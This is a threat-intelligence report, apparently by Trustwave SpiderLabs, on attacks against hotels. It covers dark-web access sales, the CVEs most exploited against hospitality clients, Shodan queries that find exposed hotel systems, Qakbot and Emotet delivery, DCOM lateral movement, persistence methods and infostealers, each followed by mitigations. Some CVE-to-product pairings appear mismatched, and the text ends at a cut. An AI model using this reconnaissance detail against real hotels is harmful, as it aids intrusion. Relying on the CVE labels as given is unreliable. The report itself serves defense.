
In a recent search of underground marketplaces, our team has found an instance of an actor auctioning unauthorized access to a system that manages the network infrastructure of over 3,900 hotels globally. According to the advertisement, the unauthorized access provides control over wireless access points and other devices within the compromised system, which also contains sensitive documentation. The actor substantiated their claims with screenshots and set a starting bid of $2,500, with a buy-now price of $8,000.

An advertisement from another actor offered compromised access to the administrative panel of an undisclosed China-based hotel's website, claiming visibility into 987,000 user records.

With these examples in mind, sometimes all an attacker needs to do is simply purchase credentials directly via these underground forums and the Dark Web to gain access to critical hospitality systems. The Trustwave SpiderLabs team performs on-going monitoring of these obscure areas of the Internet.

Mitigations to Reduce Risk

- Routinely change passwords (e.g., every quarter) to mitigate potential problems tied to valid accounts.
- Enforce password complexity requirements to strengthen security.
- Enable multi-factor authentication (MFA) to add an extra layer for the protection for accounts.
- Safeguard credentials by storing them securely in password managers to prevent credential misuse.
- Encrypt credentials when used in scripts to protect sensitive data.
- Conduct regular audits of local administrative accounts and obfuscate admin accounts by avoiding the use of "admin" in their names.
- Utilize LAPS on Windows systems to manage local accounts.
- Incorporate Privileged Access Management (PAM) and Privileged Identity Management (PIM) solutions to deepen your defense-in-depth strategy.



Initial Foothold: Vulnerability Exploitation

The Threat

When it comes to information security, vulnerability exploitation is often the first concept that comes to mind. This topic encompasses discussions on zero days, patch agility, proof-of-concept exploits, and vulnerability disclosure.


To put it simply, a vulnerability refers to a bug in software that introduces security risks. Attackers develop specialized software or scripts to exploit the vulnerability and circumvent security controls, such as authorization, authentication, and audit controls. Once the vulnerability is exploited, the attacker takes advantage of the ability to bypass a security control and introduce a payload, which can manifest as various types of malware, as we will explore later.

A software patch provided by the vendor resolves the bug responsible for the vulnerability and prevents exploitation.

Trustwave SpiderLabs Insights

Through active monitoring of our Trustwave Managed Services clients, Trustwave SpiderLabs identified the most common exploits targeting our clients in the hospitality industry.

- Apache Log4J (CVE-2021-44228)
- Spring Core RCE (CVE-2022-22965)
- HTSearch (CVE-2000-0208)
- Jive Openfire (CVE-2008-6508)
- HTTP Directory Traversal
- HTTP SQL Injection



52% Apache Log4J (CVE-2021-44228)

14% External Director Service (LDAP)

10% Other

8% SQL Injection

5% Microsoft Exchange Server SSRF


4% Cross-Site Scripting

4% Samba ServerPasswordSet Vulnerable API Request Attempt

3% Directory Traversal Request Attempt

Exploit Procedures Used by Attackers

Additionally, a recent Trustwave SpiderLabs search of Shodan, which scans all public IP addresses on the Internet, turned up about 65,000+ open ports, service banners and/or application fingerprinting in hospitality-oriented organizations. Our observations below focused on US hotels which came up with about 5,000+ results.



Shodan Report `org:hotel` Total: 65,642

// GENERAL

Countries

China	11,923
United States	5,490
Germany	3,267
Italy	1,879

Shodan Report `org:hotel country:"US"` Total: 5,490

// GENERAL

Cities

New York City	384
Los Angeles	228
Dallas	176
Chicago	117
Astoria	112

Shodan Report `org:hotel,resort country:"gb"` Total: 1,233


// GENERAL

Cities

London	282
Reading	66
Pontyclun	58
Manchester	30
Hounslow	29

Shodan Worldwide, US, and UK Hospitality Results

Most of the ports open on the hosts were very common; TCP ports like 443 (https) and 80 (http) were the two most common. These were mostly administration interfaces for network devices, property management systems, backup power controllers, power distribution systems, phone systems, smart energy management systems, and IP cameras. Our team also noted the prevalence of TCP/161 (snmp) which is often abused to gather more information about the target environment or to take over the SNMP software and use it to further their access to the network.



Not Secure | https://[redacted]/OperaLogin/Welcome.do

ORACLE HOSPITALITY

OPERA LOGIN

Use

Pas

Sch Production

Dor OPERA User


Please Log In To Proceed

Registered Terminal
undefined

ORACLE www.oracle.com Copyright © 2015 All rights reserved.

Oracle PMS(Vulnerable to CVE-2023-21932
Easy RCE After Obtaining JNDI connection)

Aside from the findings above, there were several other notable, though less prevalent, devices that we saw in hospitality-oriented organizations. These were biometric fingerprint readers, wind river systems, air conditioning and water control system, HVAC controls, RDP sessions, and hotel power backup devices.



Not Secure | [redacted]login

Engineered Controls INC.
BUILDING CONTROL TECHNOLOGIES

[redacted]

Username:

Password:

To connect using Java Web Start click here

Heating, Ventilation, and Air Conditioning (HVAC) controls


Some of these are critical systems supporting the operations of the organizations and could potentially cause major disruption of services if successfully attacked and compromised.

Finally, some of the services exposed on those public ports were vulnerable to a variety of exploits. That includes the following Denial of Service or Remote Code Execution vulnerabilities:

- ALPACA Attack(CVE-2021-3618)
- Apache Tomcat HTTP Request Smuggling (CVE-2021-23017)
- Mod_dav module of httpd DoS (CVE-2006-20001)
- Mod_proxy module of httpd (CVE-2022-37436)
- SQLite DoS vulnerability (CVE-2019-20372)
- Jenkins RCE (CVE-2017-20005)
- Nginx web server DoS (CVE-2017-7529)
- Spring Framework RCE (CVE-2016-1247)
- Apache HTTP Server DoS (CVE-2022-22719)
- Apache HTTP Request Smuggling (CVE-2022-22720)

Mitigations to Reduce Risk

- Employ vulnerability assessments and penetration testing to pinpoint susceptible servers. Devote particular attention to systems that house sensitive data and systems that control or support critical hospitality/hotel infrastructure.
- Elevate the priority of system and software patching for databases containing customer, employee, and payment information. Implement database auditing tools like Trustwave's DbProtect, capable of identifying misconfigurations and user privileges, to proactively mitigate potential risks.
- Enforce the placement of all servers within the confines of a firewall and adhere to sound network segmentation practices to fortify access control measures.
- Deactivate Internet connectivity for servers that do not necessitate online access.
- Reinforce access controls, setting them to the minimum essential levels for authorized users.
- Expeditiously apply patches to critical vulnerable systems.
- Recognize the significance of patching within the hospitality domain, where its execution can be intricate due to the reliance on third-party managed systems and networks are prevalent.



Initial Foothold: Supply Chain

The Threat

Supply chain attacks are increasingly prevalent. Instead of directly targeting multiple large entities, attackers concentrate their efforts on trusted third-party partners frequently utilized by these entities. This strategy is sometimes referred to as "The Domino Risk," as the attackers aim to topple one domino, causing a chain reaction that affects numerous others.

The return on investment for this type of attack appears to be substantial, considering its current popularity and the alarming incidents we often encounter in headlines.

Trustwave SpiderLabs Insights

Like many others, the hospitality industry relies heavily on third-party vendors such as cloud-based web hosting and service or software providers. Hospitality-oriented organizations are particularly exposed to these types of attacks due to their reliance on a high number of third-party software and machines that they utilize to manage the information systems, properties, and infrastructure.

Cybercriminals commonly prefer to attack these third parties as a sort of flanking maneuver—if the attack succeeds, they gain access to the targeted company's data and infrastructure. These third parties pose a grave risk to hospitality organizations because of the large dependency of these organizations on third-party software and vendors for day-to-day operations.


Recent supply chain headlines, like SolarWinds and 3CX, underscore the exposure that third-party vendors can create for hospitality organizations. For example, the Trustwave SpiderLabs team has observed that MOVEit RCE (CVE-2023-34362) is one of the top exploits targeting our hospitality clients. A threat actor that can successfully leverage this vulnerability can potentially provide attackers access to a victim's systems and data. In fact, based on metadata analysis of 150+ victims within the hospitality sector we have identified a significant surge in Clop ransomware attacks due to this MOVEit zero-day vulnerability.

Additionally, Software as a Service (SaaS) such as third-party booking and reservation systems has shown to be a potentially dangerous adjacent attack vector for hospitality organizations. A notable example is Fastbooking, a SaaS that works with 4,000 partner hotels in 100 countries. Fastbooking was breached in 2018 and the attackers were able to pilfer data such as names, nationalities, physical and email addresses, booking information, and payment card details from guests at hundreds of hotels.

Another consideration for the hospitality industry is mergers and acquisitions between the larger organizations. This situation may introduce new systems and vendors which the acquiring entity might not be familiar with. This unfamiliarity with the acquired systems and vendors may bring new and unknown threats to a previously stable environment. This is highlighted by the 2020 Marriott breach wherein threat actors may have already lurking inside the Starwood network before the hotel group was acquired in 2016.

Mitigations to Reduce Risk

- Give precedence to the safeguarding of your own systems and those belonging to third-party partners.
- Incorporate the latest security protocols to guarantee the integrity of the hospitality ecosystem.
- Recognize that the security of the environment is dependent on the interconnectedness of the ecosystem. Weak links introduced by third-party software, vendors, and even mergers and acquisitions can introduce new threats into a once stable environment.



Initial Payload

The Threat


Once a foothold is established, the attacker generally does not anticipate having complete control over the entire network. Often, they have gained access to a low-value system with limited network privileges. They will proceed to download more sophisticated tools and malware to enhance their foothold or leverage existing tools such as PowerShell or LOLBins (Living-off-the-Land Binaries).

Trustwave SpiderLabs Insights

Trustwave SpiderLabs has observed that Powershell was involved in the majority of security incidents that it investigated. The use of PowerShell in attacks is a common technique due to its prevalence in Windows environments and its ability to bypass traditional security measures. Attackers can use PowerShell to execute commands and scripts on compromised systems, as well as to download and run malicious payloads. Another interesting technique observed was exploitation for client execution leveraging Apple QuickTime traf Atom Out-Of-Bounds Access vulnerability (CVE-2015-3668).


If not utilizing local utilities already installed on the victim's system (like Powershell), the type of malware that is initially downloaded is typically called a "Loader" since its primary purpose is to load additional malware. Two of the most common Loaders seen quite often in our hospitality data are Qakbot and Emotet.

Qakbot has been around for a while, and it has evolved over time. Recently, Trustwave SpiderLabs observed Qakbot heavily leverage HTML Smuggling techniques to drop second stage malware without being flagged by AV scanners. We have seen an increasing usage of this technique in the first quarter of 2023. Below illustrates the infection chain of the HTML smuggling technique:



Infection Chain of HTML Smuggling

This technique is regularly seen in our hospitality client base. Below illustrates an actual attack from our hospitality client base showing the progression of the assets being used in the attack:



Spam Campaign
.html
ScannedDocuments9720709.html
ScannedDocuments_9720709.zip
ScannedDocuments 9720709.img
local.dil
ScannedDocuments_9720709

HTML Smuggling Leading to Qakbot

Additionally, we have observed that Qakbot continuously adapts to the security changes implemented by Microsoft, particularly by using different file types other than Word and Excel files. We have seen it shift to OneNote attachments and then shift to PDF once Microsoft has reacted.

n a fairly recent development, the US Justice Department, along with international partners, conducted a multinational operation targeting the Qakbot infrastructure. The FBI was able to redirect Qakbot botnet traffic to uninstall the malware and prevent further infections.

Emotet on the other hand, is still being delivered over a malicious link on the message body or through Excel Macro downloader. No new techniques were seen from Emotet's spam campaigns. Here is an example of a typical email leading to an Emotet payload:



Travel [redacted] - Mozilla Thunderbird

From [redacted]

Subject **Travel** [redacted]

6/30/2022, 11:11 AM

To [redacted]

See attached.

Archive file attached to email: 60367496026114358006789.zip
Password: HXrkwVDsbE

[redacted]

1 attachment: 60367496026114358006789.zip 38.6 KB


An Emotet Malspam with Password-Protected ZIP Attachment Containing a Malicious Excel File

Once the email recipient opens the archive and launches the Excel file, Emotet DLL can be installed on to their system

Emotet activities were short-lived across the board. We observed that it will go silent for two to three months and then resurface for just a few days. In the hospitality customer data, Emotet spam has been observed in June, July, and November of 2022.

Mitigations to Reduce Risk

- Carry out regular audits and assessments of all applications in your environment.
- Employ detailed application whitelisting for designated hosts to limit exposure.
- Prevent the deployment of applications by malicious entities, posing as legitimate apps that execute malicious commands.
- One of the most effective means of detecting malicious activities is by reviewing the commands being executed.
- Implement privilege restrictions to prevent unauthorized sources from executing different shells.



Expansion / Pivoting

The Threat

Since the initial foothold typically occurs on a low-value workstation, such as the laptop of a phishing victim, or a network appliance like a VPN endpoint, the attacker now is going to target higher-value accounts and systems with the appropriate tools at their disposal. These can include domain admins, root accounts, active directory systems, and database servers.

Trustwave SpiderLabs Insights

From that initial foothold, often on an employee or contractor's workstation (phishing), an internal IP address (remote access like RDP or VPN), or software implanted from a compromised third party (SolarWinds, 3CX), the goal now is privilege escalation and expansion. This step is often referred to as "pivoting" or "lateral movement."

The techniques used in this stage echo those used in the Initial Foothold steps, with the benefit of having at least low-level access and authorization. Phishing, compromised credentials, vulnerability exploitation and malware (infostealers) are often used at this point to grab organization credentials from this internal perch.

Once access and authorization has been obtained, our data shows that the most common technique utilized by attackers relies on SMB and DCOM lateral movement technique using MMC20.Application COM. The COM (Component Object Model) object known as MMC20.Application is utilized for automated interactions with MMC snap-ins and allows developers and scripts a means to execute administrative functions on Windows systems.

However, like many system components, the MMC20.Application COM object can also be exploited by malicious actors to perform unauthorized actions or lateral movement within compromised networks. Attackers can leverage the MMC20.Application COM object to execute malicious commands or scripts on the compromised system. The threat actor might be able to then use the compromised system to enumerate and propagate through network shares and systems accessible via SMB and DCOM.

It is also during this stage when the attacker will try to establish persistence in the network so they can share access with others on their team or come back at a future time to continue the attack. Based on our hospitality data, common persistence mechanisms are Autostart, Account Creation, and Account Manipulation.

AUTOSTART

Autostart, as a persistence mechanism, is a technique used by threat actors to ensure malicious code or malware runs automatically every time a system is booted or a user logs in. There are various Autostart mechanisms that can be exploited by attackers to achieve persistence. These include registry run keys, startup folders, scheduled tasks, service installations, and even browser extensions.

ACCOUNT CREATION


Account Creation, as a persistence mechanism, is a technique used by threat actors to maintain access by creating new user accounts or modifying existing ones to ensure that attackers can gain recurring entry after initial compromise. These include creating backdoor accounts, fake service accounts, and "ghost accounts" among others.

ACCOUNT MANIPULATION

Account Manipulation, as a persistence mechanism, is a technique used by threat actors that leverages vulnerabilities or weaknesses in user accounts, credentials, and permissions to maintain continued access. Techniques in this area include, but are not limited to, exploiting privilege escalation vulnerabilities, password hash manipulation, pass the hash, and kerberoasting among others.

Mitigations to Reduce Risk

- Perform routine assessments of all applications within the environment to counter the use of custom applications that might introduce vulnerabilities.
- Establish a detailed whitelist of applications on specified hosts to reduce exposure. This will prevent malicious actors from introducing applications that masquerade as legitimate apps and executing malicious commands.
- Enforce privilege constraints to block unauthorized execution of different shells by unprivileged sources.
- Conduct regular user and service account reviews to establish account ownership and legitimacy of accounts.



Malware: Infostealers

The Threat

As the name may suggest, infostealers are specialized malware designed with the primary function of stealing information. While various types of malware, such as Remote Access Trojans (RATs) and certain ransomware families, may possess this capability, infostealers specifically focus on this function, often targeting specific types of data for theft. Infostealers primarily seek data both at rest and in transit.

In-place infostealers primarily target local data stored on compromised storage devices, aiming to exfiltrate information such as contacts, cached passwords, cryptocurrency wallets, and system details (e.g., operating system, patch level, installed software).

In-transit infostealers, on the other hand, are focused on stealing data that users enter but is not stored as a file on the system. These Infostealers usually manifest as malicious web browser plug-ins that act as proxy servers for specific connections. For example, they may monitor connections to your bank's website and manipulate the connection to steal your account information or perform unauthorized actions, such as initiating a wire transfer, by utilizing your access.

Trustwave SpiderLabs Insights

Trustwave SpiderLabs gains insights into potential infostealers in our clients' environments obtained through delivery of our managed services, threat hunts, DFIR, and malware analysis teams across clients worldwide.


The following are the infostealers that our team has observed operating in the hospitality sector:

FORMBOOK

FormBook is an infostealer that has been operational since mid-2016. Its primary function is to harvest sensitive information from compromised systems, with a particular emphasis on extracting data tied to online forms, passwords, and assorted credentials. Believed to originate in South Korea, FormBook has been associated with multiple cybercriminal campaigns.

FormBook comprises a range of functionalities including keylogging, screenshot capture, clipboard data recording, and the pilfering of data from web-based forms. It is versatile and can target a diverse array of applications, web browsers, and online services in order to pilfer sensitive data. As time has progressed, FormBook has advanced its capabilities to encompass attributes like obfuscation tactics, anti-analysis measures, and the encryption of stolen data prior to its transmission.

Our team has seen Formbook payloads and activity associated with Qakbot email campaigns targeting our hospitality client base. Here is an example from our data of a malicious emails spam that we have observed purporting to be from Agoda.com that contains Formbook malware:



Travel [redacted] - Mozilla Thunderbird

From [redacted]

Subject **Travel** [redacted]

6/30/2022, 11:11 AM

To [redacted]

See attached.

Archive file attached to email: 603674960261143580067889.zip
Password: HXrkwVDsbE

[redacted]

1 attachment: 603674960261143580067889.zip 38.6 KB

Email Spam, Purporting to be From Agoda.com, Contains Formbook Malware

VIDAR

Vidar is an infostealer that surfaced around 2018 that specializes in harvesting sensitive data from compromised systems. It is distributed through phishing emails, targeting personal and financial information like login credentials and payment card details. It is equipped with keylogging and, form grabbing capabilities and can intercept keystrokes and data entered in online forms. The stolen data is then exfiltrated to remote servers controlled by attackers. Vidar employs anti-analysis techniques and features modular architecture for adapting its capabilities to different attack scenarios.

LOKI BOT

Loki Bot is an infostealer that has been active for several years. It specializes in infiltrating systems and harvesting sensitive data. Primarily targeting credentials and valuable information across diverse online services, Loki Bot is disseminated through phishing campaigns and exploit kits. Its modular architecture enables attackers to customize functionalities while features such as keylogging and web injection facilitate the theft of usernames, passwords, and other data.

RACCOON STEALER

Initially marketed under the Malware-as-a-Service (MaaS) model, Raccoon Stealer's operations came to a halt when the primary developer was apprehended in March 2022. Nonetheless, it didn't take much time for new actors to rebuild Raccoon from scratch and reintroduce it in June of the same year. This new version was built using C/C++ and introduces new functionalities across its infrastructure, including new types of pilferable data. Raccoon Stealer can extract browser credentials, stored credit card information, cryptocurrency wallets, email content, and various other forms of sensitive data from a wide array of applications.


REDLINE STEALER

Redline is a .Net compiled executable capable of examining and collecting diverse system information like the operating system version, active processes, and installed software of an infected system. It has the capability to gather credentials from web browsers, target cryptocurrency wallets, and acquire login details from various applications, including NordVPN and FileZilla.

Trustwave SpiderLabs published an analysis of Redline Stealer in conjunction with an analysis of the Lapsu$ hacker group in 2022.

Mitigations to Reduce Risk

- Utilize host-based anti-malware tools to assist in identifying and quarantining specific malware but understand that they do have their limitations and are susceptible to evasion by custom malware packages.
- If preventing infection isn't possible, prioritize audit controls. This involves activating system logs on critical and valuable systems and workstations, and implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring, as merely enabling logs is insufficient; logs lose effectiveness without vigilant observation. Regular monitoring establishes a baseline of normal activity, making anomalies or unusual traffic more conspicuous.
- Establish and routinely practice a formal Incident Response process.
- Perform continuous monitoring of Underground and Dark Web sources to detect any information leakage that might have been overlooked.



.html
HTML Attachment
>_
Command Line
Malware
Server
Malware

Malware: RATs

The Threat

